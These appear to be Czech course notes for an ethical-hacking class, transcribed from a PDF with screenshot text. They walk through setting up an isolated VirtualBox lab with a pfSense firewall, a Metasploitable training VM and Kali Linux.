

Etické háčkování

Etický hacker

- člověk rozumí jak napadnout danou infrastrukturu
- ví jak odhalit zranitelnosti před tím, než jsou využity
- publikují informace o objevených zranitelnostích ve veřejných databázích

Hackování je obecně protizákoné a v tomto kurzu si ukážeme hlavně jak nebýt jeho obětí a vytvářet prostředí, které je bezpečné.


- pro ukázkou jak hackování funguje si vytvoříme virtuální prostředí (nemůžeme hackovat něco co nám nepatří)
- virtuální prostředí se bude skládat z:
 - virtuálního routeru
 - Kali Linux Virtual Machine
 - obsahuje nástroje pro hacking
 - dva virtuální linuxové desktopy (Ubuntu)
 - Metasploitable Virtual Machine
 - pro demonstraci útoku na linuxový server
 - globální virtuální síť
 - privátní síť

Instalace pomocí Oracle VM VirtualBox

- pro vytvoření virtuálního prostředí použijeme nástroj **Oracle VM VirtualBox**
- pro stažení <https://www.virtualbox.org/wiki/Downloads/>

I. Nastavení firewallu

- bude chránit náš virtuální stroj před vnějším napadením
- použijeme OpenSource **pfSense**
- z <https://repo.ialab.dsu.edu/pfsense/> stáhneme AMD64 (64-bit) iso instaler
- **POZOR:** - verze FreeBSD(64 bit)



Vytvoření virtuálního počítače

Virtual machine Name and Operating System

Please choose a descriptive name and destination folder for the new virtual machine. The name you choose will be used throughout VirtualBox to identify this machine. Additionally, you can select an ISO image which may be used to install the guest operating system.

Název: pfSense ✓

Folder: /home/eichler/VirtualBox VMs

ISO Image: /home/eichler/Docume...W/literatura/Hacking/pfSense-CE-2.7.2-RELEASE-amd64.iso

Edition:



Typ: BSD

Verze: FreeBSD (64-bit)


☐ Skip Unattended Installation

OS type cannot be determined from the selected ISO, the guest OS will need to be installed manually.

Nápověda Expertní režim Zpět Další Zrušit







Vytvoření virtuálního počítače



Hardware

You can modify virtual machine's hardware by changing amount of RAM and virtual CPU count. Enabling EFI is also possible.

Operační paměť:  1024 MB 

Processors:  1 

1 CPU Počet CPU: 8



☐ Enable EFI (special OSes only)

Nápověda


Zpět

Další

Zrušit


Vytvoření virtuálního počítače



Virtual Hard disk

If you wish you can add a virtual hard disk to the new machine. You can either create a new hard disk file or select an existing one. Alternatively you can create a virtual machine without a virtual hard disk.

☒ Create a Virtual Hard Disk Now

Disk Size:  5,00 GB

4,00 MB 2,00 TB

☐ Pre-allocate Full Size

☐ Use an Existing Virtual Hard Disk File

☐ Do Not Add a Virtual Hard Disk


Nápověda


Zpět

Další

Zrušit

- nyní nastavme vnitřní síť
 - předchozí firewall nám umožní chránit úmyslně vytvořené zranitelnosti od okolních útočníků
 - **POZOR: Místo síťový most zvolte NAT**








- nastavení pfSense
 - spustíme, provedeme instalaci s automatickou partition
 - po intalaci vypneme a v nastavení odstraníme ISO disk

2. Nastavení Metasploitable

- Metasploitable = záměrně zranitelný virtuální počítač Linux, který lze použít k provádění bezpečnostních školení
- musíme zabránit, aby si s ním mohl hrát někdo z venku
- připojíme ho k naší vnitřní síti chráněnou pfSense
- stáhneme metasploitable z <https://sourceforge.net/projects/metasploitable/>

Vytvoření virtuálního počítače



Virtual machine Name and Operating System


Please choose a descriptive name and destination folder for the new virtual machine. The name you choose will be used throughout VirtualBox to identify this machine. Additionally, you can select an ISO image which may be used to install the guest operating system.

Název:

Metasploitable

✓

Folder:

 /home/eichler/VirtualBox VMs

▼

ISO Image:

<nevybráno>

▼


Edition:

▼

Typ:

Linux

▼




Verze:

Ubuntu (64-bit)

▼

☐ Skip Unattended Installation

 No ISO image is selected, the guest OS will need to be installed manually.



Nápověda

Expertní režim


Zpět

Další

Zrušit




Vytvoření virtuálního počítače



Virtual Hard disk

If you wish you can add a virtual hard disk to the new machine. You can either create a new hard disk file or select an existing one. Alternatively you can create a virtual machine without a virtual hard disk.

☐ Create a Virtual Hard Disk Now


Disk Size: 

0 B

☐ Pre-allocate Full Size

☒ Use an Existing Virtual Hard Disk File

Metasploitable.vmdk (Normální, 8,00 GB)

▼ 

☐ Do Not Add a Virtual Hard Disk

Nápověda


Zpět

Další

Zrušit

13


- nastavení sítě



- spustte Metasploitable
- username **msfadmin** a password **msfadmin**

3. Nastavení Kali Linux

- distribuce Linuxu, která obsahuje kolekci penetračních nástrojů pro testování
- stáhněme zde <https://www.kali.org/get-kali/#kali-virtual-machines>
- stačí extrahovat a otevřít pomocí VB
- opět provedeme nastavení sítě

